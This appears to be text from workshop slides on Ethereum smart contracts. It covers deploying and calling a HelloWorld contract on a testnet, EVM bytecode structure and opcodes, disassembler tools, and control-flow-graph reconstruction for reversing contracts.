
kill

greet



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Interact with your smart contract

- Click on **greet**
 - The string you provide should appear
 - This call changes nothing on the blockchain, so it returns instantly and without any gas cost



- Click on **kill**
 - Confirm** the transaction



- Take a look at the Transactions tab in ropsten.etherscan.io

TxHash	Block	Age	From	To	Value	[TxFee]
0xd6f8f71ca994d96...	4117691	50 secs ago	0x9449671bb9e2ab...	IN 0x5615ab27e27312...	0 Ether	0.000013455
0x310c1ccb7fd6bd1...	4117529	35 mins ago	0x9449671bb9e2ab...	IN Contract Creation	0 Ether	0.000525776



Extra Exercise – Basic HelloWorld with logs

- Basic contract with call to `log_string` in the fallback function
- Fallback function are called when a contract is called and **no existing function was specified**.

```
1  contract HelloWorld {
2      event log_string(bytes32 log); // Event
3
4      function () { // Fallback Function
5          log_string("Hello World!");
6      }
7  }
```




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Reversing Ethereum smart contracts





Bytecode disassembly



Bytecode decomposition

Loader code

- ▶ Run the contract constructor
- ▶ Execute once to store the runtime code on the blockchain
- ▶ Can be present in “Contract creation code” on etherscan.io
- ▶ Present in **Input Data** of the deploy transaction

Runtime code

- ▶ Stored on the blockchain
- ▶ Executed for each transaction with the contract

Swarm Hash (a.k.a. bzzhash)


- ▶ Merkle tree hash use to **retrieve** the **content** of the associated persistent storage of the contract
- ▶ Concatenated at the end of the code
- ▶ Magic number: 0x627a7a72 (**bzzr**)

```
608060405234801561001057600080fd5b5060405161039b380
38061039b833981018060405281019080805182019291905050
50336000806101000a81548173ffffffffffffffffffffffff
fffffffffffffffff021916908373ffffffffffffffffffffff
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020900481019282601f106100d157805160fff19168380011785
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e40c060029
```



Ethereum Virtual Machine

Architecture		
<u>Stack machine</u>		
<u>Turing complete</u>		
Instruction set	~180 Opcodes	
<u>Memory type</u>		
Stack	volatile	byte-array (list [])
Memory	volatile	byte-array (list [])
Storage	persistent	key-value database (dictionary {})





EVM Instructions set

Opcodes value	Family	Examples
0x00 – 0x0B	Stop and Arithmetic Operations	STOP, ADD, SUB, MUL, DIV, EXP
0x10 – 0x1A	Comparison & Bitwise Logic Operations	LT, GT, EQ, ISZERO, AND, XOR
0x20	SHA3	SHA3
0x30 – 0x3E	Environmental Information	ADDRESS, CALLER, CALLDATALOAD
0x40 – 0x45	Block Information	BLOCKHASH, COINBASE, NUMBER
0x50 – 0x5B	Stack, Memory, Storage and Flow Operations	POP, MSTORE, JUMP, JUMPI, JUMPDEST
0x60 – 0x7F	Push Operations	PUSH1 – PUSH32
0x80 – 0x8F	Duplication Operations	DUP1 – DUP16
0x90 – 0x9F	Exchange Operations	SWAP1 – SWAP16
0xA0 – 0xA4	Logging Operations	LOG0 – LOG4
0xF0 – 0xFF	System operations	CALL, RETURN, DELEGATECALL

```
Decoded Bytecode :  
  
[1] PUSH1 0x80  
[3] PUSH1 0x40  
[4] MSTORE  
[6] PUSH1 0x04  
[7] CALLDATASIZE  
[8] LT  
[11] PUSH2 0x004c  
[12] JUMPI  
[14] PUSH1 0x00  
[15] CALLDATALOAD  
[45] PUSH29 0x0100000000000000000000000000000000000000000000000000000000000000  
[46] SWAP1  
[47] DIV  
[52] PUSH4 0xffffffff  
[53] AND  
[54] DUP1  
[59] PUSH4 0x41c0e1b5  
[60] EQ  
[63] PUSH2 0x0051  
[64] JUMPI  
[65] DUP1  
[70] PUSH4 0xcfae3217  
[71] EQ  
[74] PUSH2 0x0068  
[75] JUMPI  
[76] JUMPDEST  
[78] PUSH1 0x00  
[79] DUP1
```

<https://etherscan.io/opcode-tool>



Ethereum opcodes and instruction reference

- ◻ You can use this github repo to get a quick visibility about EVM opcodes utility.
 - ▶ Trail Of Bits - <https://github.com/trailofbits/evm-opcodes>

Ethereum VM (EVM) Opcodes and Instruction Reference

This reference consolidates EVM opcode information from the [yellow paper](#), [stack exchange](#), [solidity source](#), [parity source](#), [evm-opcode-gas-costs](#) and [Manticore](#).

New issues and contributions are welcome, and are covered by bounties from Trail of Bits. Join us in #ethereum on the [Empire Hacking Slack](#) to discuss Ethereum security tool development.

Notes

The size of a "word" in EVM is 256 bits.

The gas information is a work in progress. If an asterisk is in the Gas column, the base cost is shown but may vary based on the opcode arguments.

Table

Opcode	Name	Description	Extra Info	Gas
0x00	STOP	Halts execution	-	0
0x01	ADD	Addition operation	-	3
0x02	MUL	Multiplication operation	-	5



EVM Disassembler available




- ◻ Etherscan.io
 - ▶ [ByteCode To Opcode Disassembler](#)



- ◻ [IDA-EVM](#)
 - ▶ IDA Processor Module for the Ethereum Virtual Machine (EVM)




- ◻ Quolab
 - ▶ [Octopus](#)/IDA/BinaryNinja integrate



- ◻ [Ethersplay](#)
 - ▶ Binary ninja plugin



- ◻ [Capstone](#)
 - ▶ Support EVM



- ◻ [evmdis](#)
- ◻ [ethdasm](#)



Reconstruction of the CFG



Control flow instructions

Opcode	Simplify description	Basic block position
JUMP	Unconditional jump	Last instruction
JUMPI	Conditional jump	Last instruction
RETURN , STOP INVALID SELFDESTRUCT , REVERT	Halt execution	Last instruction
JUMPDEST	Marks a position within the code that is a valid target destination for jumps	First instruction

EIP 615: Subroutines and Static Jumps for the EVM By Greg Colvin

New branch opcodes: JUMPTO, JUMPIF, JUMPSUB, JUMPSUBV,




Edges identifications

Static analysis vs dynamic analysis


Static analysis only works if:

- ▶ Jump target offset is pushed on the stack
- ▶ Just before the JUMP/I



And fails if:


- ▶ Stack operations are used to put the jump target on top of the stack






Control Flow Graph (CFG) reconstruction

Static analysis



Dynamic analysis (stack evaluation)






Functions identification



